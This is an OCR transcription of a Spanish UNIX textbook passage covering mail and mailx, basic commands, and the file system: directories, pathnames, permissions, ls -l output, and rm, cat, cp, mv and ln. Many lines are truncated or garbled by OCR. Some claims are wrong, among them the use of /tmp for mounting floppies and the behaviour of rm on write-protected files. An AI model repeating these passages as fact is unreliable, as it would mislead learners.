Dentro de la comunicación entre usuarios conviene destacar el correo electrónico cuyas funciones básicas son recibir, enviar y archivar mensajes. A medida que las redes nacionales van creciendo, mayor es la implantación de este sistema de comunicación. En un futuro cercano el correo convencional será sustituido por el correo electrónico.

UNIX posee una orden especial para el envío de correo, se trata de *mail*. Los mensajes enviados por *mail* poseen un encabezado y un cuerpo. El encabezado indica el emisor del mensaje, la fecha de recepción, el destinatario, el tema del que trata el mensaje y la fecha de emisión. El cuerpo no es más que el mensaje en sí.

La manera de enviar mensajes mediante *mail* dependerá del tamaño del mismo. En el caso de que el mensaje sea muy largo es preferible prepararlo previamente en un archivo de texto independientemente y enviarlo posteriormente de la forma:

```
$ mail ricky < fich
$
```

Fich es el nombre del archivo en el que se ha guardado el mensaje. Es posible que algunos lectores no entiendan esta nomenclatura, pero se explicará en capítulos posteriores.

Los mensajes cortos se pueden introducir de forma interactiva fundamental escribir los mensajes con cuidado si se opta por forma de escribirlos ya que *mail* admite cada una de las líneas entrada a medida que éstas se teclean, de forma que no es pos regresar y corregir un error en una línea anterior. Cuando un men está completo se debe pulsar la combinación de teclas [CNTL] para terminar el mensaje. En ese momento aparece el indicador *shell* y el mensaje se envía al usuario. En el caso de que existi algún error *mail* genera un mensaje y guarda el correo en un arch llamado *dead.letter*. Un ejemplo de mensaje enviado por correo el trónico tiene la siguiente forma:

```
From: alex Tue Jan 25 14:00:00 1997
To: ricky
subject: Ejemplo de correo electrónico
Date: Tue Jan 25 14:00:00 1997
ESTO ES UN EJEMPLO DE CORREO ELECTRONICO ENVIADO POR ALEX.
```

La lectura del correo es un proceso interactivo. Cuando se ejecu *mail* sin incluir ningún receptor en la línea de comandos, el prograı asume que se desea leer el correo. Si no se ha recibido nada apare un mensaje indicándolo y finaliza su ejecución. En caso contrar *mail* visualiza el primer mensaje y espera a que el usuario decida q hacer con él.

Comandos de mail

Existen varios comandos disponibles:
El *mail* del UNIX de Berkeley está mucho más elaborado que el SYSTEM V aunque realmente son muy similares. Sin embargo, en l nuevas versiones de SYSTEM V se incorpora un programa de corre mejorado que está basado precisamente en el de la universidad Berkeley y se denomina *mailx*.

d	Borra el mensaje.
s	Guarda una copia en un archivo llamado mbox.
s nom	Guarda una copia en el archivo llamado nom.
w	Guarda una copia en el archivo mbox excepto las líneas de cabecera.
P	Visualiza de nuevo el mensaje.
+	Visualiza el siguiente mensaje.
q	Recupera todo lo borrado y lo no salvado.
x	Recupera todo lo borrado.
!com	Ejecuta el comando com del shell.
*	Se genera un mensaje de ayuda.
m us	El mensaje se envía a los usuarios us indicados.

Cuando se utiliza esta orden el sistema coloca el mensaje en el buzón del usuario que, normalmente, se llama */var/mail/nom_usuario* donde *nom_usuario* es el nombre del usuario al que se le manda el mensaje. Para poder visualizar los mensajes recibidos *mailx* lee éstos del buzón del usuario y los almacena en un archivo llamado *mbox* que se encuentra normalmente en el directorio de trabajo.

Para enviar mensajes se utiliza el comando *mailx* seguido del nombre de usuario al que se desea enviar el correo. Para leer los mensajes se utiliza la orden sin parámetros, lo que provoca la aparición en pantalla de una lista de cabeceras que tienen la forma siguiente:

```
[>] estado mensaje-# quien fecha lineas
```

El símbolo "mayor que" identifica al mensaje actual. *Estado* puede tomar los siguientes valores:

- *N* si es un mensaje nuevo
- *U* si el mensaje no se ha leído

- *mensaje-#* es el número secuencial del mensaje en el buzón
- *quien* es el nombre de la persona que envió el mensaje
- *fecha* es la fecha en la que se envió el mensaje
- *lineas* es el número de líneas que tiene el mensaje

Una vez que se han visualizado los mensajes es posible leerlos, medi te la pulsación de la tecla *Intro*.

Otros datos útiles

En el sistema operativo UNIX existen una serie de órdenes que a si ple vista pueden parecer un poco simples, aunque sin embargo, determinados casos son de gran utilidad.

cal

Esta orden muestra un calendario del mes actual o del año actual. P defecto toma el mes actual.

wall

En ocasiones, el administrador necesita enviar un mensaje a todos l usuarios conectados al sistema para advertirles o simplemente notific un suceso o una noticia. Existe una orden específica que realiza es misión, se trata de *wall*.

El comando echo

Este comando es uno de los más utilizados en la programación e UNIX. Su misión consiste en mostrar por pantalla aquello que se escr ba a continuación del comando. El uso de este comando se verá reitera damente en el capítulo dedicado a la programación *shell*.

Capitulo 3

EL SISTEMA DE FICHEROS DE UNIX

stema de Ficheros de UNIX

Un sistema de ficheros consiste en la organización de todos los ficheros del sistema. El sistema UNIX agrupa los ficheros de una forma lógica, organizándolos en directorios que están organizados de una manera jerárquica a partir de uno principal denominado "raíz". Los directorios contienen ficheros y pueden, además, contener otros directorios a los que se denominan directorios "hijos" o subdirectorios.

Esta estructura jerárquica de directorios va a ser explicada en detalle a continuación.


ctorios

Como ya he se ha mencionado, el directorio principal es el documento raíz (*root*) y se representa por una barra (/). La ventaja de estructurar los ficheros de manera jerárquica radica en la organización. Todos los ficheros que tengan una misión especial dentro del sistema se van a colocar agrupados dentro de un mismo directorio.

Los directorios básicos que tiene UNIX son:

- /root Este directorio está siempre presente en un sistema UNIX.
- /home En este directorio se encuentran los directorios de cada usuario.
- /usr Incluye información que utiliza el sistema.
- /bin Contiene las órdenes estándar de UNIX.
- /dev Ficheros especiales para tratamiento de periféricos (terminales, impresoras, etc.)
- /tmp Directorio temporal. Se suele utilizar para montar unidades de disco flexible.

• /etc En este directorio se encuentran ficheros importantes de la administración del sistema.



IG. 3-1: Esquema el sistema de cheros en UNIX.

Los nombres de los directorios en las versiones anteriores tenían la limitación de hasta un máximo de 14 caracteres, en SVR4 pueden tener hasta 255. Estos caracteres pueden ser:

- mayúsculas (A-Z)
- minúsculas (a-z)
- números (0-9)
- carácter subrayado (_)
- punto (.)
- coma (,)

La única excepción es el directorio raíz, que siempre se llama *root* y se representa por la barra (/).

El encargado de mantener la integridad en los directorios es el propio sistema. Los programas ejecutables pueden leer ficheros que se encuentran dentro de directorios, pero el sistema operativo previene que los programas escriban directamente en estos ficheros, la manera que tiene

un programa de escribir o leer en un fichero es mediante una serie de llamadas al sistema. Estas llamadas son controladas por el *kernel*.

Cada usuario normalmente tiene un directorio personal que se encuentra situado dentro del directorio /home. UNIX dispone de una orden que permite identificar el directorio sobre el que un usuario se encuentra en un momento determinado. Se trata de *pwd*.

```
$ pwd

/usr/user1
$
```

En el ejemplo anterior, el usuario *user1* se encuentra en el directorio de trabajo. Cuando un usuario se conecta puede visualizar los directorios y ficheros que hay en el sistema. Existe una orden para llevar a cabo esa tarea, se trata de *ls*. La orden *ls* admite diferentes opciones que modifican la salida que esta orden tendrá por pantalla. Se verán más adelante.

Para visualizar todos los ficheros y directorios que cuelgan de la raíz, es necesario estar colocado en el directorio *root(/)*.

```
$ ls

bin
dev
etc
ibin
isl
lib
lost+found
mailfolders
Main.dt
```

```
mbox
mnt
Programs
shlib
stand
tcb
tmp
trash.dt
unix
usr
var
$
```

Si se utiliza la orden *ls* sin parámetros, muestra un listado con los nom
bres de los directorios y ficheros que cuelgan del directorio en el que no
encontremos. Para poder moverse por el sistema cambiando de un direc
torio a otro es necesario utilizar la orden *cd* (*change directory*) de UNIX

```
$ pwd

/
$ cd usr
$ pwd

/usr
$ ls

adm
backup
bin
include
lbin
```

```
lib
man
news
pub
spool
src
sys
tmp
user1
user2
user3
$
```

Tras ejecutar la orden *pwd* el sistema nos informa de que estamos situados en el directorio raíz. Para acceder al directorio *usr* simplemente se escribe la orden:

```
cd usr
```

En ese momento ya se ha cambiado el directorio actual. Para comprobarlo se utiliza de nuevo la orden pwd y posteriormente se hace un listado del nuevo directorio.

En UNIX existe una nomenclatura especial para directorios:


- un punto (.) representa el directorio actual
- dos puntos seguidos (..) representan al directorio padre del actual. Entendiendo por directorio padre aquel que se encuentra en un nivel inmediatamente superior.

En el ejemplo anterior se puede apreciar que el directorio padre de *usr* es el directorio raíz. La forma de volver al directorio raíz estando situados en el directorio *usr* sería:

```
$ cd ..
$ pwd

/
$
```

La orden *pwd* se utiliza en los ejemplos para comprobar que realmer te se ha cambiado de directorio. El sistema permite que a los fichero del directorio en curso se pueda acceder directamente, simplement mediante la introducción de sus nombres.



1. 3-2: Camino que ıue el pathname ra buscar un hero.

Los ficheros que no estén en el directorio actual se deben referenciar utilizando un nombre de camino (*pathname*). Se entiende por nombre de camino al nombre de todos los directorios que hay que atravesar hasta llegar a un fichero concreto.

En el dibujo de la figura, el *pathname* que hay que atravesar hasta llegar al fichero *carta.txt* es:

```
/usr/user2/carta.txt
```

Un nombre de camino es una lista de nombres de directorios separados por barras. Como nombres de directorios que son, se puede incluir el punto (.) y los dos puntos (..). El nombre final del camino es el fichero al que se quiere acceder. Es importante saber que no se permiten espacios en blanco dentro de un camino. Otra manera de acceder a un fichero concreto es mediante sucesivas ejecuciones de la orden *cd*. Acceder al fichero final de la figura se puede hacer de la forma siguiente:

```
$ cd dir1
$ cd dir2
$ cd dir3
$ pwd

/dir1/dir2/dir3
$
```

Lo más importante de los caminos es que pueden comenzar solamente en el directorio actual o el directorio raíz. Los caminos que comienzan con la barra (/) indican que es un camino absoluto, ya que se comienza por el directorio raíz. El resto de los caminos son relativos e indican que se comienza en el directorio en curso.

Crear Directorios

La manera que tiene UNIX de crear directorios es mediante la orden *mkdir* (*make directory*). Esta orden debe ser nombrada seguida del nombre del directorio que se desee crear. Se pueden utilizar caminos absolutos.

```
$ pwd
/usr/user1
$ mkdir coches
```

```
$ cd coches
$
```

Siempre que se utiliza la orden *mkdir* el sistema proporciona inmediatamente dos entradas dentro del directorio creado. Se trata del directori actual (.) y del directorio padre (..).

Borrar Directorios

Para eliminar directorios es necesario seguir una serie de normas:

- No se puede borrar el directorio actual. Para borrarlo hay que situarse en un directorio de nivel superior (por ejemplo, el directorio padre) y desde allí proceder a ejecutar la orden pertinente para borrar.
- No se pueden borrar directorios si dentro de ellos hay ficheros. Es preciso borrar primero los ficheros y después hacer lo mismo con el directorio en cuestión, teniendo en cuenta lo mencionado en el punto anterior.

La orden para borrar directorios es *rmdir* (*remove directory*).

```
$ pwd

/usr/user1
$ rmdir coches
$ cd coches

coches: does not exist
$
```

Una vez que se ha eliminado un directorio no se puede acceder a él. Se puede eliminar un directorio utilizando un camino absoluto. El ejemplo anterior se podría hacer de la forma siguiente:

```
$ pwd

/usr/user1
$ rmdir /usr/user1/coches
$ cd coches

coches: does not exist
$
```

ıeros

UNIX es un sistema operativo con una filosofía especial en el tratamiento de ficheros. Desde el punto de vista del usuario, un fichero no es más que un lugar en el disco donde se encuentra almacenada información. Para UNIX, esta información son sólo secuencias de bytes sin ninguna estructura aparente ni significado.

Los programas que manejan los ficheros son los que le dan un significado especial a la información en ellos contenida. Todo fichero es referenciado por el sistema mediante un número entero que lo diferencia de todos los demás ficheros existentes. A este número entero se le llama *nodo-i*.

Tipos de Ficheros

Para UNIX, cualquier tipo de fichero es un fichero. Existen diferentes tipos de ficheros:

- *Ficheros Ordinarios*: Aquéllos que almacenan información. Son la parte virtual del sistema informático, ya que permiten que la información se almacene permanentemente. Un fichero ordinario puede contener un programa ejecutable, una base de datos, una carta, etc.

- *Directorios*: Un directorio no es más que un fichero que contiene en su interior a otros ficheros.
- *Ficheros especiales*: Son los más complicados de entender para los usuarios. Estos ficheros no contienen información, ya que su misión realmente es la de proveer un interfaz uniforme entre los programas y la E/S hardware del ordenador. Pueden estar orientados a bloques (se denominan "modo bloque") o a carácter ("modo carácter"). Un ejemplo de fichero orientado a caracteres es el terminal por el cual se muestra la información. En el sistema, existe un fichero especial por cada terminal conectado. Cuando un programa escribe datos en un fichero especial, el sistema acepta los datos y los envía por una línea de comunicaciones concreta.

Otros ejemplos de ficheros especiales son los discos duros, impresoras etc. Estos ficheros se almacenan en el directorio /dev.

Ficheros Ordinarios

Como se ha explicado antes, es el tipo de fichero más común en UNIX y una pieza fundamental en el sistema. La manera de nombrar a los ficheros depende del usuario, ya que el sistema no impone ninguna restricción. Normalmente, los ficheros llevan una extensión que permite identificar el tipo de fichero, así si un fichero tiene una extensión **.c** quiere decir que es un programa en lenguaje C, si la extensión es **.txt** informa que el fichero es de texto.

Los ficheros ordinarios cumplen las mismas características que los directorios a la hora de ser nombrados y pueden estar ocultos. Cuando un fichero está oculto su nombre comienza por un punto.

```
.profile
```

Manejo de ficheros

Ya se ha visto que la orden *ls* hace una lista de los directorios del sistema así como de los ficheros. Esta orden acepta varias opciones para mejorar la salida de la información e informar más acerca de los ficheros:

Utilizando *ls -l* es posible obtener un listado largo que muestre información detallada acerca de cada fichero.

```
$ pwd
/
$ cd /usr
$ ls -l

total 66
lrwxrwxrwx   1    root       root       8        Feb 22 14:26 adm ->/var/adm
drwxr-xr-x   2    backup     backup     512      Feb 22 15:05 backup
drwxrwxr-x   3    bin        bin        6144     Feb 22 15:51 bin
drwxr-xr-x   5    bin        bin        512      Feb 22 15:49 ccs
drwxrwxr-x   21   bin        bin        3072     Feb 22 15:51 include
drwxrwxr-x   2    bin        bin        512      Feb 22 14:53 lbin
drwxr-xr-x   9    bin        bin        4608     Feb 22 15:51 lib
drwxr-xr-x   3    bin        bin        512      Feb 22 15:07 lpd
drwxr-xr-x   5    bin        bin        2048     Feb 22 15:51 man
drwxr-xr-x   3    bin        bin        512      Feb 22 14:52 net
drwxrwxr-x   2    network    network    512      Feb 22 15:05 network
drwxrwxrwx   2    bin        bin        512      Feb 22 15:05 news
drwxr-xr-x   2    bin        bin        512      Feb 22 15:05 nserve
drwxrwxr-x   2    root       sys        512      Feb 22 15:05 options
drwxrwxrwx   2    bin        bin        512      Feb 22 15:05 preserve
drwxr-xr-x   2    bin        bin        512      Feb 22 15:05 pub
lrwxrwxrwx   1    root       root       10       Feb 22 14:26 spool ->
```

```
        /var/spool
drwxr-xr-x   3    bin      bin      512      Feb 22 15:51 src
drwxr-xr-x   2    sys      sys      512      Feb 22 15:05 sys
drwxrwxrwt   2    sys      sys      512      Feb 23 11:59 tmp
drwxr-xr-x   6    user1    group    512      Feb 23 13:57 user1
drwxr-xr-x   4    user2    group    512      Feb 23 03:43 user2
drwxr-xr-x   5    user3    group    512      Feb 23 03:47 user3
$
```

Este listado muestra información repartida en siete campos:

- El primero de ellos es el tipo de fichero y los permisos.
- El segundo es el número de enlaces.
- El tercero es el propietario del fichero.
- El cuarto, el grupo al que pertenece dicho propietario.
- El quinto, el tamaño en bloques. (Un bloque son 512 bytes)
- El sexto es la última fecha de modificación.
- El séptimo es el nombre del fichero.




Fig. 3-3: Esquema de listado largo de fichero.

Antes de profundizar en estos campos es necesario conocer la forma en la que el sistema gestiona los permisos de acceso a los ficheros.

Permisos

En todo sistema multiusuario es necesario establecer algún tipo de restricciones para que los ficheros de un usuario no puedan ser visualizados o modificados por otro. Como ya se vio en el capítulo anterior, UNIX, al dar de alta a un usuario asignaba a éste un número de usuario y un número de grupo de pertenencia. Todo fichero creado por un usuario adopta los permisos que dicho usuario le asigna. Estos permisos son tres: lectura, escritura y ejecución. Los permisos afectan al usuario, al grupo y terceras personas, entendiendo por terceras personas aquellas que no son ni el propietario ni tampoco un usuario perteneciente al grupo.

Cuando un fichero tiene activados los permisos de lectura, todos los usuarios del sistema pueden leer dicho fichero. Si tiene activados los permisos de escritura todos los usuarios podrán modificar el fichero. Si tiene activados los permisos de ejecución todos podrán ejecutar el fichero. Si un privilegio es permitido, aparece una letra que identifica dicho privilegio:

- r lectura (read)
- w escritura (write)
- x ejecución (execution)

Si el privilegio es denegado aparece un guión en el lugar correspondiente. Si un privilegio es denegado a un tipo de usuario y se intenta hacer uso de él, el intento será impedido por el sistema operativo. En muchos entornos del sistema operativo UNIX, los privilegios de lectura y escritura asociados a los ficheros son prácticamente inexistentes, ya que cada usuario habitualmente permite el acceso a los demás.

```
drwxr-xr-x   6 user1    group        512 Feb 23 13:57 user1
```

Se trata de un directorio cuyo propietario tiene permisos de lect escritura y ejecución. Los miembros que pertenezcan al mismo gr y las personas ajenas a él podrán leer y ejecutar el fichero pero nu modificarlo de ninguna forma.

Reconocer Ficheros en listados

La primera letra que aparece en la salida de un listado largo identific tipo de fichero:

- \- Fichero ordinario
- d Directorio
- c Fichero especial (modo carácter)
- b Fichero especial (modo bloque)
- l Fichero simbólico (enlace)
- p Fichero especial (FIFO)
- s Socket

- Esta primera letra junto con los nueve caracteres vistos ante riormente forman el modo del fichero.
- El segundo campo de la orden *ls -l* es el número de enlaces Como se verá más adelante un fichero puede tener más de u enlace distinto.
- El tercer campo es el nombre del propietario del fichero. E nombre del propietario es el mismo que se introduce cuando se va a entrar al sistema.
- El cuarto campo es el nombre del grupo al que pertenece el propietario del fichero. Los permisos de grupo de un fichero hacen referencia a este grupo precisamente.
- El quinto campo es el tamaño del fichero en bloques.
- El sexto campo es la fecha y la hora de la última modificación realizada sobre el fichero.
- El séptimo campo es el nombre del fichero en sí.

Este listado largo muestra la información en siete campos cuando se trata de ficheros ordinarios, directorios, enlaces simbólicos, etc. En algunos tipos de ficheros, como es el caso de los ficheros especiales (modo carácter o modo bloque) el quinto campo está dividido en dos subcampos, pero en lugar de hacer referencia al tamaño del fichero indica dos números enteros que se corresponden con el número mayor (*major number*) y el número menor (*minor number*) del fichero. El *major number* de un fichero es el tipo de dispositivo del que se trata (impresora, disco, terminal, etc.). El *minor number* es el número de unidad dentro del dispositivo. Estos números se explicarán con más detalle en los últimos capítulos del libro.

Ejemplo de listado del directorio /dev

```
$ cd /dev
$ pwd

/dev
$ ls -l
crw----    1 bin      terminal    0,    0 Feb 24 11:12 tty01
crw----    1 user1    terminal    0,    1 Feb 24 11:12 tty02
crw----    1 bin      terminal    0,    2 Feb 24 11:12 tty03
crw----    1 bin      terminal    0,    3 Feb 24 11:12 tty04
crw----    1 bin      terminal    0,    4 Feb 24 11:12 tty05
crw----    1 bin      terminal    0,    5 Feb 24 11:12 tty06
crw----    1 bin      terminal    0,    6 Feb 24 11:12 tty07
crw----    1 bin      terminal    0,    7 Feb 24 11:12 tty08
crw----    1 bin      terminal    0,    8 Feb 24 11:12 tty09
crw----    1 bin      terminal    0,    9 Feb 24 11:12 tty10
crw----    1 bin      terminal    0,   10 Feb 24 11:12 tty11
crw----    1 bin      terminal    0,   11 Feb 24 11:12 tty12
crw-rw-rw- 1 root     sys        40,   49 Feb 22 19:24 udp
crw-rw-rw- 1 root     sys        40,   28 Feb 22 19:24 usock-clts
```

```
crw-rw-rw-  1 root     sys      40,     27 Feb 22 19:24 usock-cots
crw-rw-rw-  1 bin      bin      52,     5 Feb 22 15:00 vga
drwx——      2 root     auth     512     Feb 24 11:13 X
$
```

Como se aprecia en el listado, el primer carácter indica un fichero carácter. Los campos quinto y sexto ahora codifican el *major numbe* el *minor number*. En el caso anterior se trata de los terminales que en el sistema, el *major number* es el cero y el *minor number* es el núm ro de unidad dentro del dispositivo.

Órdenes para el manejo de ficheros

Las órdenes más importantes para el manejo de ficheros permiten borr crear, mover y establecer vínculos entre ficheros.

Borrar un fichero

El comando *rm* permite borrar ficheros convencionales, conviene difere ciar entre *rm* y *rmdir*; el primero de ellos únicamente elimina ficheros co vencionales y el segundo, elimina directorios. Para poder eliminar un fich ro es necesario tener privilegios de escritura sobre el directorio que conti ne dicho fichero y sobre el fichero en sí. Esto tiene sentido porque al el minar un fichero realmente se elimina una entrada del directorio. De es forma, es el permiso de escritura del directorio el que discrimina en una pr mera fase a los usuarios que no tienen privilegios de escritura sobre él. Su sintaxis es:

```
rm nombre_fichero

$ rm /usr/user1/fich.txt
$
```

Como se puede ver en el ejemplo, es posible indicar un nombre de fichero o bien indicar el camino absoluto hasta dicho fichero. Hay que tener cuidado porque *rm* elimina los ficheros y éstos no pueden recuperarse. La única manera de recuperar información o parte de ella, es que el administrador del sistema reconstruya el fichero perdido a partir de la última copia de seguridad que se haya hecho.

Existe una forma de que la orden *rm* pida confirmación a la hora de borrar. Esto se hace mediante el modificador **-i**, que quiere decir "interactivo".

```
$ rm -i /usr/user1/fich2.txt
$ remove /usr/user1/fich2.txt ? y
$
```

El sistema pide confirmación sobre el fichero que se va a borrar. Esto puede variar dependiendo del sistema en el que se trabaje y de los permisos que se tienen sobre el directorio en el que se encuentra el fichero. La respuesta que espera el sistema es una "y" o "yes", cualquier otra letra que no sea ésta se interpreta como un "no". El resto de los modificadores que utiliza la orden *rm* se explican con detalle en el capítulo "Órdenes del sistema".

En algunas ocasiones, cuando un usuario es propietario de un fichero pero ha desactivado los permisos de escritura del mismo para evitar borrarlo por un descuido, el *shell* muestra un mensaje advirtiendo que el fichero se va a borrar.

```
$ ls -al fich_ejemplo
--x-x-x   1 user1    group          11 Feb 24 13:17 fich_ejemplo
$ rm fich_ejemplo

remove fich_ejemplo ? y
$ ls -al fich_ejemplo
```

```
--x-x-x   1 user1    group          11 Feb 24 13:17 fich_ejemplo
$
```

En el ejemplo anterior se aprecia que, aunque el usuario *user1* es el p
pietario del fichero, los permisos para escribir en él están desactivad
Esto puede hacerse para evitar borrar ficheros importantes debido a
descuido. Tras ejecutar la orden *rm*, el *shell* pide confirmación y aun
el usuario responde "y" (sí), el sistema no elimina dicho fichero, co
se puede comprobar tras ejecutar la orden *ls*. Para poder eliminar
fichero habría que cambiar los permisos del mismo. Eso se hace con
orden *chmod*, como se verá más adelante.

Creación de Ficheros

En UNIX no existe una orden específica para crear ficheros, en su lug
el sistema utiliza la orden *cat*. Esta orden es muy versátil. Dependien
de los argumentos que con ella se expresen permite visualizar, crear
concatenar ficheros. La forma más fácil de crear ficheros es:

```
cat nombre_fichero
```

Cuando se escribe esta orden, *cat* recibe como argumento el nombre
un fichero. Si el fichero existe y el usuario que invocó la orden tiene l
privilegios necesarios para visualizarlo, *cat* muestra por pantalla el co
tenido del fichero. Si el usuario no tiene privilegios para visualizarlo, *c*
mostrará un mensaje de error.

```
$ cat fichero1

cat: cannot open fichero1: No such file or directory (error 2)
$
```

En la pantalla se muestra un mensaje de error, ya que se intenta visuali
zar un fichero que no existe.

Una forma de crear un fichero mediante *cat* tiene la sintaxis:

cat > nombre_fichero

```
$ cat > fichero1
```

Esto es un ejemplo de creación de ficheros con cat. Permite escribir texto en varias lineas. La forma de terminar es mediante:

```
[CNTL][D] $
```

Al escribir cat seguido de un símbolo "mayor que" y un nombre de fichero, *cat* crea el fichero y en lugar de aparecer el símbolo de dólar (*prompt*), aparece una nueva línea en blanco para que se pueda escribir cualquier cosa. Todo aquello que se escriba se almacenará en el fichero indicado. Cuando no se desea escribir más líneas se termina mediante la combinación de teclas [CNTL][D].

La sintaxis de creación de ficheros utilizando el símbolo "mayor que" puede parecer compleja a los usuarios novatos que nunca hayan manejado UNIX. En el capítulo dedicado al *shell* se explican estos conceptos

Concatenar ficheros

La orden *cat* además de crear ficheros y visualizarlos permite concatenar. Para unir un fichero con otro es necesario indicar todos los nombres de los ficheros origen y por último indicar el nombre del fichero destino. La sintaxis es la siguiente:

```
cat  fich_orig1  fich_orig2  fich_orig3  > fich_destino
$ cat > fichero1
Esto es [CNTL][D]
```

```
$ cat > fichero2

un ejemplo [CNTL][D]
$ cat > fichero3

de concatenación [CNTL][D]
$ cat > fichero4

de ficheros. [CNTL][D]
$ ls

fichero1
fichero2
fichero3
fichero4
$ cat fichero1 fichero2 fichero3 fichero4  > fichero_destino
$ ls

fichero1
fichero2
fichero3
fichero4
fichero_destino
$ cat fichero_destino
Esto es un ejemplo de concatenación de ficheros
$
```

Copiar ficheros

El comando para copiar ficheros bajo UNIX es *cp* (copy). Esta orden permi
te realizar una copia exacta del fichero origen en el destino indicado. El des
tino al que se desea copiar el fichero es muy importante ya que dependiend

de la naturaleza de éste, la orden *cp* se ejecutará bien de un modo u otro. Si el nombre del directorio indicado como destino no existe, la orden cp no será capaz de interpretar el comando correctamente y mostrará un mensaje de error.

En el caso de que el fichero destino sí exista y el usuario esté capacitado para efectuar la copia sobre el directorio destino (porque tiene privilegios para ello), se producirá una copia exacta del fichero, manteniendo los permisos del propietario y del resto de los usuarios.

```
$ cd /usr/user1
$ cp fichero1  /usr/user2
$
```

Si a la orden cp no se le indica el directorio destino, entiende que se trata del directorio actual y realiza una copia del fichero en el propio directorio, teniendo desde ese momento dos copias de un mismo fichero con distinto nombre.

```
$ pwd

/usr/user1
$ ls
fichero1
fichero2
fichero3
fichero4
fichero_destino
$ cp fichero_destino fich_dest
$ ls

fichero1
fichero2
fichero3
```

```
fichero4
fichero_destino
fich_dest
$
```

Mover ficheros

Hasta ahora hemos visto como se copian ficheros de un directorio a ot
En UNIX existe una orden similar para mover ficheros, se trata de
(*move*). Realmente *mv* también es capaz de realizar copias de fichero
diferentes directorios, pero la principal diferencia es que *mv* copia
fichero desde el origen hasta el destino realizando una copia exacta
posteriormente elimina el fichero del directorio origen. De esta forma
pierde el fichero original.

```
$ pwd

usr/user3
$ ls

fich3
fich4
$ mv fich3 /usr/user1
$ ls

fich4
$
```

Cuando en la orden *mv* no se especifica el directorio destino, al igual que
ocurría con la orden *cp*, la copia se produce en el directorio actual, perc
en este caso no es una copia física , sino que simplemente se renombra
el fichero origen.

Los pasos que realizan los comandos *mv* y *cp* para copiar ficheros son los siguientes: primero verifican que el usuario tiene permisos para efectuar la operación sobre el fichero origen y, a continuación, comprueban si el destino es un directorio o un fichero.

- Si el destino es un *pathname* absoluto se comprueba si el usuario tiene permiso para escribir en cada uno de los directorios que componen el mencionado *pathname*. Si es así, se procede a copiar el fichero.
- Si el usuario no tiene permisos de escritura sobre los directorios se muestra un mensaje de error.
- Si el destino es un nombre relativo, se comprueba si se trata de un subdirectorio que cuelga del directorio actual. De ser así se procede a copiar el fichero.
- Si el destino es un nombre de fichero, el comando *mv* renombra al fichero origen y el comando *cp* crea una copia exacta del fichero origen.

La velocidad de ejecución de la orden *mv* depende del tipo de directorio que se especifique en el comando. Si el directorio destino es un nombre de fichero, la operación es muy rápida, ya que sólo se trata de renombrar el fichero origen. En caso contrario, la velocidad es la misma que la de la orden *cp* (o incluso menor), ya que debe realizar una copia exacta y posteriormente eliminar el fichero origen.

En UNIX SVR4 existe la posibilidad de prevenir la escritura accidental de ficheros. Esta orden está provista de la opción **-i**, la cual establece un proceso interactivo a la hora de mover un fichero.

```
$ mv -i fich1 fich2
mv: overwrite fich2?
```

Otra característica de SVR4 es la posibilidad de mover directorios como los subdirectorios y ficheros incluidos en él.

Vínculos

Al copiar un fichero desde un lugar del disco a otro, se tienen dos cop exactas de un mismo fichero. Sin embargo, estas copias pueden mod carse independientemente sin que los cambios de una afecten a la ot

Esto plantea la posibilidad de tener un fichero que puede ser compa do por diferentes usuarios de manera que cuando uno de ellos efec una modificación sobre él, los demás usuarios verán reflejada di modificación. UNIX tiene un comando llamado *ln*. Este comando p mite establecer vínculos entre más de un directorio, de forma que a fichero se pueda acceder desde diferentes partes del sistema, recogier las modificaciones que sobre él se efectúen.

```
$ who am i

user1      tty0        Feb 26 00:30
$ cd /usr/user2
$ ln ficheroU2 /usr/user1
$
```

En el ejemplo anterior, el usuario *user1*, se sitúa en el directorio de *us* y establece un vínculo entre el directorio actual de este segundo usua y el suyo para manejar el fichero *ficheroU2*. El vínculo se ha llevad cabo. Si ahora el primer usuario modifica dicho fichero, los cambios verán reflejados en ambos ficheros.

```
$ ln carta1 /usr/user2
$ pwd
/usr/user1
$ cd /usr/user2
```

```
$ pwd

/usr/user2
$ ls -al carta1
$ ls -al carta1

-rw-r-r-   2 user1    group          28 Feb 26 01:09 carta1
$
```

